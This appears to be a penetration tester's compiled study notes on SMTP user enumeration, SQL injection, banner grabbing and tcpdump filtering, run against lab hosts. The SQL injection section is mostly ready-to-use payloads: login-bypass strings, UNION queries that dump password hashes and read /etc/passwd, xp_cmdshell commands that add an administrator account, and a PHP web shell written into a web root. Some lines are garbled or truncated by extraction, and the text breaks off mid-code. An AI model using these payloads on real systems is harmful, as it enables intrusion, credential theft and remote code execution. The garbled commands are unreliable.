- Minimize the attack surface by removing the SNMP agents where not needed
- Change default public community string
- Upgrade to SNMPv3 which encrypts the community strings and messages
- Implement group policy for additional restriction on anonymous connections
- Implement firewall to restrict unnecessary connections
- Implement IPSec filtering
- Block access to TCP/UDP ports 161
- Encrypt and authenticate using IPSEC

******* SMTP Enumeration (25): *********

SMTP is a service that can be found in most infrastructure penetration tests.This service can help the penetration tester to perform username enumeration via the EXPN and VRFY commands if these commands have not been disabled by the system administrator.

The role of the EXPN command is to reveal the actual address of users aliases and lists of email and VRFY which can confirm the existance of names of valid users.

Telnet:

Running a simple telnet <address> <port> will connect us to the server. Using the VRFY command we can query and check if a particular user exists. A 250 SMTP response tells us that the user exists. A 550 or 551 tells us that the user does not exist.

```
root@kali:~# telnet 192.168.0.112 25

Trying 192.168.0.112…

Connected to 192.168.0.112.

Escape character is ‘^]’.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

VRFY georgia

250 Georgia<georgia@>
```

```
VRFY root

250 Root User<root@>

VRFY jp

551 User not local

VRFY test01

551 User not local
```

We can also use the RCPT command to check if the email exsists:

```
root@kali:~# telnet 192.168.0.112 25

Trying 192.168.0.112…

Connected to 192.168.0.112.

Escape character is '^]'.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

MAIL FROM:root

250 OK

RCPT TO:georgia

250 OK

RCPT TO:test01

550 User Does Not Exist.
```

NCAT:

Works in the same way as **telnet.**

```
root@kali:~# nc –nv 192.168.0.112 25

Ncat: Version 7.70 ( https://nmap.org/ncat )

Ncat: Connected to 192.168.0.112:25.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
```

VRFY georgia

250 Georgia<georgia@>

VRFY test01

551 User not local

MAIL FROM:**anybox**

250 OK

RCPT TO:georgia

250 OK

RCPT TO:test01

550 User Does Not Exist.

^C

NMAP NSE:

We can use **NMAP scripts to check for existing email addresses.**

root@kali:/**usr/share/nmap/scripts# ls -l smtp***

–rw-r–r– 1 root root 4309 May 15 06:31 smtp-brute.nse

–rw-r–r– 1 root root 4771 May 15 06:31 smtp-commands.nse

–rw-r–r– 1 root root 12006 May 15 06:31 smtp–enum-users.nse

–rw-r–r– 1 root root 5873 May 15 06:31 smtp–ntlm-info.nse

–rw-r–r– 1 root root 10150 May 15 06:31 smtp-open-relay.nse

–rw-r–r– 1 root root 716 May 15 06:31 smtp–strangeport.nse

–rw-r–r– 1 root root 14740 May 15 06:31 smtp–vuln–cve2010-4344.nse

–rw-r–r– 1 root root 7661 May 15 06:31 smtp–vuln–cve2011-1720.nse

–rw-r–r– 1 root root 7584 May 15 06:31 smtp–vuln–cve2011-1764.nse

```
root@kali:/usr/share/nmap/scripts# nmap –sV –script=smtp* -p 25 192.168.0.112

Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-01 21:16 -03

Nmap scan report for 192.168.0.112

Host is up (0.0012s latency).

PORT STATE SERVICE VERSION

25/tcp open smtp SLmail smtpd 5.5.0.4433

| smtp-commands: bookxp, SIZE 100000000, SEND, SOML, SAML,
HELP, VRFY, EXPN, ETRN, XTRN,

|_ This server supports the following
commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT

| smtp–enum-users:

| root

| admin

| administrator

| webadmin

| sysadmin

| netadmin

| guest

| user

| web

|_ test

|_smtp-open-relay: Server is an open relay (9/16 tests)

| smtp–vuln–cve2010-4344:

|_ The SMTP server is not Exim: NOT VULNERABLE

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)
```

```
Service Info: Host: bookxp; OS: Windows; CPE: cpe:/o:microsoft:windows
```

smtp-user-enum:

Another tool that can be used is the smtp-user-enum which provides 3 methods of user enumeration.The commands that this tool is using in order to verify usernames are the EXPN,VRFY and RCPT.It can also support single username enumeration and multiple by checking through a .txt list. So in order to use this tool effectively you will need to have a good list of usernames.

```
root@kali:/usr/share/nmap/scripts# smtp-user-enum -M VRFY -u georgia -t 192.168.0.112

Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

——————————————————————————-

| Scan Information |

——————————————————————————-

Mode ………………… VRFY

Worker Processes ……… 5

Target count …………. 1

Username count ……….. 1

Target TCP port ………. 25

Query timeout ………… 5 secs

Target domain …………

######## Scan started at Mon Oct 1 21:20:57 2018 #########

192.168.0.112: georgia exists

######## Scan completed at Mon Oct 1 21:20:57 2018 #########

1 results.

1 queries in 1 seconds (1.0 queries / sec)
```

SQL

Wednesday, January 2, 2019 4:53 PM

SQL

SQLI impact

- Bypass auth
- Dump DB
- Find passwords, re-use in SSH, etc
- MySql: read sensitive files, write arbitrary files (backdoor).
- MsSql: Code execution
- Run exploits for that db version

Taxonomy

- Inband **error** based
- The syntax error is shown in the response and it can be used to get results, may be enough to enumerate the db.
- Inband **union** based:
- Union operator to combine the results with another query and enumerate
- Blind **boolean** based
- You can not trigger any database output in the response, but cause differences in the app behaviour (true/false).
- Blind **time** based
- Same as Boolean based, but causing a time delay rather than significant response differences.
- **Outband** or second order
- The query is executed in another thread/process and no side effects in the inband response can be produce. Test it with a ping back or finding the correct end-point to trigger it.

Identifying SQLI

- Test error based sending **' " ;** and look for errors.
- Test for boolean based sending **' or '1'='1** or **or 1=1** and look for differences.
- Other boolean payloads:

```
2' or '1'='1
' or 1=1 --
a' or 1=1 --
" or 1=1 --
a" or 1=1 --
' or 1=1 #
" or 1=1 #
or 1=1 --
' or 'x'='x
" or "x"="x
') or ('x'='x
") or ("x"="x
```

```
' or username LIKE '%admin%
```

- Payloads, where username is 'admin':

```
' or ( 1=1 and username='admin');
admin' --
%bf%27 or 1=1 --
```

MsSqli exploitation

- Find injectable parameter, doing do boolean based:

```
1002' or '1'='1
1002' and '1'='1
1002' and '1'='2
```

- Find injectable parameter with time delays:

```
XX'; WAITFOR DELAY '0:0:5'--
```

- If it works you can try to enable xp_cmdshell:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

- Test xp_cmdshell using a time delay:

```
';exec master..xp_cmdshell 'ping -n 5 127.0.0.1'; --
```

- Add user

```
';exec master..xp_cmdshell 'net user pwned 1234 /ADD && net localgroup administrators 
pwned /ADD'; --
```

- If it did not work, try enumerating the database. Find col until no error tells you the columns:

```
1002' ORDER BY 1--
1002' ORDER BY 2--
1002' ORDER BY 3--
```

- Run union query with num of cols:

```
1002' UNION ALL SELECT null,NULL,NULL,NULL--
```

- Get data:

```
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(@@VERSION AS 
NVARCHAR(4000)),CHAR(32)),NULL,NULL--
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(HOST_NAME() AS 
NVARCHAR(4000)),CHAR(32)),NULL,NULL--
ID=1002' UNION ALL SELECT NULL,+ISNULL(CAST(INJECTED_FUNCTION AS 
NVARCHAR(4000)),CHAR(32)),NULL,NULL--

DB_NAME()
user_name();
system_user
```

- Get hashes

```
1002' UNION ALL SELECT NULL,CHAR(113)+ISNULL(CAST(name AS 
NVARCHAR(4000)),CHAR(32))+CHAR(98)+ISNULL(CAST(master.dbo.fn_varbintohexstr(p
assword) AS NVARCHAR(4000)),CHAR(32))+CHAR(113),NULL,NULL FROM 
```

```
master..sysxlogins--
```

MsSql error-based Exploitation

- Group by and **having** can be used to specify a search condition for a group and aggregate the result.
- Sending **' having 1=1--** should produce **column 'table.column1' is invalid**
- 2. Sending **' group by table.column1 having 1=1--** should produce **column 'table.column2' is invalid**
- 3. Sending **' group by table.column1,table.column2 having 1=1--** should end up generating no error when you specify all the columns.
- You can generate error and get debug info:
- Sending **convert(int, @@version)--** should trigger the error **failed when convering SQL Server...***
- Other payloads:

```
convert(int,user_name())--
convert(int, @@db_name())--
```

- If the DB runs as SA, you can run **XP_CMDSHELL** to get code execution.
- Useful queries:

```
SELECT Distinct TABLE_NAME FROM information_schema.TABLES
exec master.dbo.xp_cmdshell 'CMD'
```

MsSqlI blind exploitation

- For numeric contexts (look for differences):

```
and 1=1
and 1=2
```

- Once we found the injection, we can leak data from the DB by guessing one character at a time as follows:

```
AND ISNULL(ASCII(SUBSTRING(CAST((SELECT LOWER(db_name(0)))AS
varchar(8000)),1,1)),0)=109
```

- if it is true, we know the db_name starts with 109(m).
- Ask if the first character of the user is 'a':

```
and if(substring (user(),1,1)='a',SLEEP(5),1)--"
```

- Check if the admin table exists:

```
and IF(SUBSTRING ((select 1 from admin limit 0,1),1,1)=1,SLEEP(5),1)
```

Finding number of columns using ORDER BY

- We can use order by to sort the result by a given column number, if the column does not exist, we will get an error:

```
vuln.php?id=1 order by 9 # This throws no error
vuln.php?id=1 order by 10 # This throws error
```

MySql UNION code execution

- Joins the result of two queries
- Two queries should return the same # of columns.
- Data-types in columns of the select must be of the same orcompatible type.
- Once you have the right number of columns (i.e. 3) you can find the mysql version:

  ```
  UNION SELECT @@version,NULL, NULL#'
  ```
- mysql users:

  ```
  UNION SELECT table_schema,NULL,NULL FROM information_schema.columns#'
  ```
- if the result displays garbage from the first query, you can add a false condition to only show the union result **AND 1=0 UNION...**
- Read files

  ```
  AND 1=0 UNION SELECT LOAD_FILE('C:\\boot.ini'),NULL,NULL #'
  ```
- Write files

  ```
  AND 1=0 UNION SELECT 'bad content',NULL,NULL INTO OUTFILE 'C:\\random_file.txt' #'
  ```
- Other payloads:

  ```
  -1 union all select @@version --
  1 union SELECT user FROM mysql.user
  1 union select 'foo' into outfile '/tmp/foo'
  1 union select load_file('/etc/passwd')
  ```

MySql UNION db leak

- First, identify vulnerable parameter by causing true and false conditions:

  ```
  or 1=1 vs or 1=2
  and 1=2 vs and 1=1
  ```
- If the query is a select, the true should return all rows of the table and the other empty results.
- Next step is to gess the number of columns, you can do that by sending an union statement, you will get an error until you guess it:

  ```
  id=1 union all select 1
  id=1 union all select 1,2
  id=1 union all select 1,2,3
  ...
  ```
- You can get the name of the database by sending:

  ```
  ?id=1 union all select 1,2,3,4,5 from XXX
  Table 'gallery.XXX' doesn't existCould not select category
  ```
- You can use a comment *#* to finish the query, in case there is a group by after the context of the injection. You can select the users and passwords form the database with:

  ```
  id=1 union all (select 1,2,3,4,5,6 from mysql.user)#
  ```
- Leak the password:

  ```
  1 union (select password,2,3,4,5,6 from mysql.user)#
  ```
- Should produce:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '*
47FB3B1E573D80F44CD198DC65DE7764795F948E) order by dateuploaded desc limit 1'
at line 1
```

- Find current user

```
SELECT user();
SELECT system_user();
```

- List all Users

```
SELECT user FROM mysql.user;
```

- List password hashes

```
SELECT host, user, password FROM mysql.user;
```

- List databases

```
SELECT schema_name FROM information_schema.schemata;
SELECT distinct(db) FROM mysql.db
```

- List columns

```
SELECT table_schema, table_name, column_name FROM information_schema.columns
WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’
```

- List tables

```
SELECT table_schema,table_name FROM information_schema.tables WHERE
table_schema != ‘mysql’ AND table_schema != ‘information_schema’
```

- Exfiltrate the different rows of the table. First, find the number of rows in the table:

```
aa' UNION SELECT count(*), users.password FROM users; --
```

- Then select each row:

```
aa' UNION SELECT users.password, users.password FROM users LIMIT 1; --

aa' UNION SELECT users.password, users.password FROM users LIMIT 1 OFFSET 1; --

aa' UNION SELECT users.password, users.password FROM users LIMIT 1 OFFSET 2; --
```

- Exfiltrate the different rows of the table:

```
' or 'x'='x' order by 1 desc --
' or 'x'='x' order by 2 desc --
...
```

MySql in-band, union based SQLI exploitation

- Enumerate user

```
?id=1 union select 1,2,3,4,user(),6,7,8,9
```

- Enumerate version

```
?id=1 union select 1,2,3,4,version(),6,7,8,9
```

- Get all tables

```
?=1 union select 1,2,3,4,table_name,6,7,8,9 from information_schema.tables
```

- Get all values from a specific column:

```
?id=1 union select 1,2,3,4,column_name,6,7,8,9 from information_schema.columns where
table_name = 'users'
```

- Get username and password with a delimiter:

```
id=1 union select 1,2,3,4,concat(name,0x3a,password),6,7,8,9 FROM users
```

- Getting a shell

```
?id=1 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6,7,8,9 into
OUTFILE 'c:/xampp/htdocs/cmd.php'
```

- Non interactive shell:
- echo 'use mysql; select * from user;' | mysql -uroot -h127.0.0.1

SQLI login bypass

-
```
-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
```

Other tricks

- If space is filtered, you can use /**/ instead
- Sometimes you can bypassfilter by adding a new line; I.e. 123%0aor 1=1
- try boolean sqli using **num=123** vs **num=123--** (comments out the rest of the query)

Object to relational mapping (ORM) injection

- Try vectors like

```
\'
\"
```

```
OR 1--
```
Mitigation

- Parameterized Queries

  ```
  "SELECT * FROM foo WHERE bar = ? ".setString( 1, var);
  ```
- Stored Procedures (with parameterized queries)

  ```
  connection.prepareCall("{call sp_getAccountBalance(?)}").setString(1, custname);
  ```
- White List Input Validation
- Escaping All User Supplied Input
- Additional defenses
- Least Privilege
- White List Input Validation
- Views
- SQL views to further increase the granularity of access by limiting the read access to specific fields of a table or joins of tables

Previous
Web

Next
Password cracking

Was this page helpful?

Let us know how we did

CONTENTS

From <https://guide.offsecnewbie.com/5-sql>

Netcat/Telnet Banner Grabbing

Wednesday, January 2, 2019 5:00 PM

Banner are refers as text message that received from host. Banners usually contain information about a service, such as the version number.
From Wikipedia


Banner grabbing is a process to collect details regarding any remote PC on a network and the services running on its open ports. An attacker can make use of banner grabbing in order to discover network hosts and running services with their versions on their open ports and more over operating systems so that he can exploits it.

Nmap

A simple banner grabber which connects to an open TCP port and prints out anything sent by the listening service within five seconds.
The banner will be shortened to fit into a single line, but an extra line may be printed for every increase in the level of verbosity requested on the command line.
Type following command which will fetch banner for every open port in remote PC.

```
nmap -sV --script=banner 192.168.1.106
```

From screenshot you can read the services and their version for open ports fetched by NMAP Script to grab banner for the target 192.168.1.106




```
root@kali:~# nmap -sV --script=banner 192.168.1.106

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-12 10:09 EDT
Nmap scan report for 192.168.1.106
Host is up (0.0043s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp   open  telnet      Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp   open  smtp        Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      55010/udp  mountd
|   100005  1,2,3      56414/tcp  mountd
|   100021  1,3,4      37454/udp  nlockmgr
|   100021  1,3,4      41196/tcp  nlockmgr
|   100024  1          36246/udp  status
|_  100024  1          37643/tcp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
|_banner: \x01Where are you?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
|_banner: root@metasploitable:/#
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.106]
```

Following command will grab the banner for selected port i.e. **80** for http service and version.

```
nmap -Pn -p 80 -sV --script=banner 192.168.1.106
```

As result it will dumb “http-server-header: Apache/2.2.8 (Ubuntu) DAV/2”



```
root@kali:~# nmap -Pn -p 80 -sV --script=banner 192.168.1.106

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-12 10:16 EDT
Nmap scan report for 192.168.1.106
Host is up (0.0066s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
MAC Address: 38:B1:DB:B3:BC:D9 (Hon Hai Precision Ind.)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.41 seconds
```

CURL

Curl –I is use for head in order to shown document information only; type following command to grab **HTTP banner**of remote PC.

```
curl -s -I 192.168.1.106 | grep -e "Server: "
```

As result it will dumb “http-server-header: Apache/2.2.8 (Ubuntu) DAV/2”



```
root@kali:~# curl -s -I 192.168.1.106 | grep -e "Server: "
Server: Apache/2.2.8 (Ubuntu) DAV/2
root@kali:~#
```

Telnet

Type following command to grab **SSH banner** of remote PC.

```
telnet 192.168.1.106 22
```

As result it will dumb “SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1”



```
oot@kali:~# telnet 192.168.1.106 22
rying 192.168.1.106...
onnected to 192.168.1.106.
scape character is '^]'.
SH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Netcat

Type following command to grab **SSH banner** of remote PC.

```
nc -v 192.168.1.106 22
```

As result it will dumb “SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1”


```
root@kali:~# nc -v 192.168.1.106 22
192.168.1.106: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.106] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Tcpdump

Wednesday, January 2, 2019 11:40 PM

1. `tcpdump` is a valuable tool for anyone looking to get into networking or information security.
2. The raw way it interfaces with traffic, combined with the precision it offers in inspecting packets make it the best possible tool for learning TCP/IP.
3. Protocol Analyzers like Wireshark are great, but if you want to truly master packet-fu, you must become one with `tcpdump` first.

From <https://danielmiessler.com/study/tcpdump/#passwords>

find traffic by ip

One of the most common queries, this will show you traffic from 1.2.3.4, whether it's the source or the destination.

```
tcpdump host 1.2.3.4
```

seeing more of the packet with hex output

Hex output is useful when you want to see the content of the packets in question, and it's often best used when you're isolating a few candidates for closer scrutiny.

```
tcpdump -nnvXSs 0 -c1 icmp
```

filtering by source and destination

It's quite easy to isolate traffic based on either source or destination using `src` and `dst`.

```
tcpdump src 2.3.4.5
```

```
tcpdump dst 3.4.5.6
```

finding packets by network

To find packets going to or from a particular network, use the `net`option. You can combine this with the `src` or `dst` options as well.

```
tcpdump net 1.2.3.0/24
```

show traffic related to a specific port

You can find specific port traffic by using the `port` option followed by the port number.

```
tcpdump port 3389
```

```
tcpdump src port 1025
```

show traffic of one protocol

If you’re looking for one particular kind of traffic, you can use tcp, udp, icmp, and many others as well.

```
tcpdump icmp
```

show only ip6 traffic

You can also find all IP6 traffic using the protocol option.

```
tcpdump ip6
```

find traffic using port ranges

You can also use a range of ports to find traffic.

```
tcpdump portrange 21-23
```

find traffic based on packet size

If you’re looking for packets of a particular size you can use these options. You can use less, greater, or their associated symbols that you would expect from mathematics.

```
tcpdump less 32
```

```
tcpdump greater 64
```

```
tcpdump <= 128
```

reading / writing captures to a file

It’s often useful to save packet captures into a file for analysis in the future. These files are known as PCAP (PEE-cap) files, and they can be processed by hundreds of different applications, including network analyzers, intrusion detection systems, and of course by `tcpdump` itself. Here we’re writing to a file called *capture_file* using the `-w` switch.

```
tcpdump port 80 -w capture_file
```

You can read PCAP files by using the `-r` switch. Note that you can use all the regular commands within tcpdump while reading in a file; you're only limited by the fact that you can't capture and process what doesn't exist in the file already.

```
tcpdump -r capture_file
```

From <https://danielmiessler.com/study/tcpdump/#passwords>

It's All About the Combinations

Being able to do these various things individually is powerful, but the real magic of `tcpdump` comes from the ability to **combine options in creative ways** in order to isolate exactly what you're looking for. There are three ways to do combinations, and if you've studied programming at all they'll be pretty familiar to you.

1. **AND**
   and or &&
2. **OR**
   or or ||
3. **EXCEPT**
   not or !

Here are some examples of combined commands.

from specific ip and destined for a specific port

Let's find all traffic from 10.5.2.3 going to any host on port 3389.

```
tcpdump -nnvvS src 10.5.2.3 and dst port 3389
```

from one network to another

Let's look for all traffic coming from 192.168.x.x and going to the 10.x or 172.16.x.x networks, and we're showing hex output with no hostname resolution and one level of extra verbosity.

```
tcpdump -nvX src net 192.168.0.0/16 and dst net 10.0.0.0/8 or172.16.0.0/16
```

non icmp traffic going to a specific ip

This will show us all traffic going to 192.168.0.2 that is *not* ICMP.

```
tcpdump dst 192.168.0.2 and src net and not icmp
```

traffic from a host that isn't on a specific port

This will show us all traffic from a host that isn't SSH traffic (assuming default port usage).

```
tcpdump -vv src mars and not dst port 22
```

As you can see, you can build queries to find just about anything you need. The key is to first figure out *precisely* what you're looking for and then to build the syntax to isolate that specific type of traffic.

Keep in mind that when you're building complex queries you might have to group your options using single quotes. Single quotes are used in order to tell `tcpdump` to ignore certain special characters—in this case below the "( )" brackets. This same technique can be used to group using other expressions such as `host`, `port`, `net`, etc.

```
tcpdump 'src 10.0.2.4 and (dst port 3389 or 22)'
```

isolate tcp flags

You can also use filters to isolate packets with specific TCP flags set.

Isolate TCP RST flags.

The filters below find these various packets because `tcp[13]` looks at offset 13 in the TCP header, the number represents the location within the byte, and the ! =0 means that the flag in question is set to 1, i.e. it's on.

```
tcpdump 'tcp[13] & 4!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-rst'
```

Isolate TCP SYN flags.

```
tcpdump 'tcp[13] & 2!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-syn'
```

Isolate packets that have both the SYN and ACK flags set.

```
tcpdump 'tcp[13]=18'
```

Only the PSH, RST, SYN, and FIN flags are displayed in `tcpdump`'s flag field output. URGs and ACKs are displayed, but they are shown elsewhere in the output rather than in the flags field.

Isolate TCP URG flags.

```
tcpdump 'tcp[13] & 32!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-urg'
```

Isolate TCP ACK flags.

```
tcpdump 'tcp[13] & 16!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-ack'
```

Isolate TCP PSH flags.

```
tcpdump 'tcp[13] & 8!=0'
```

```
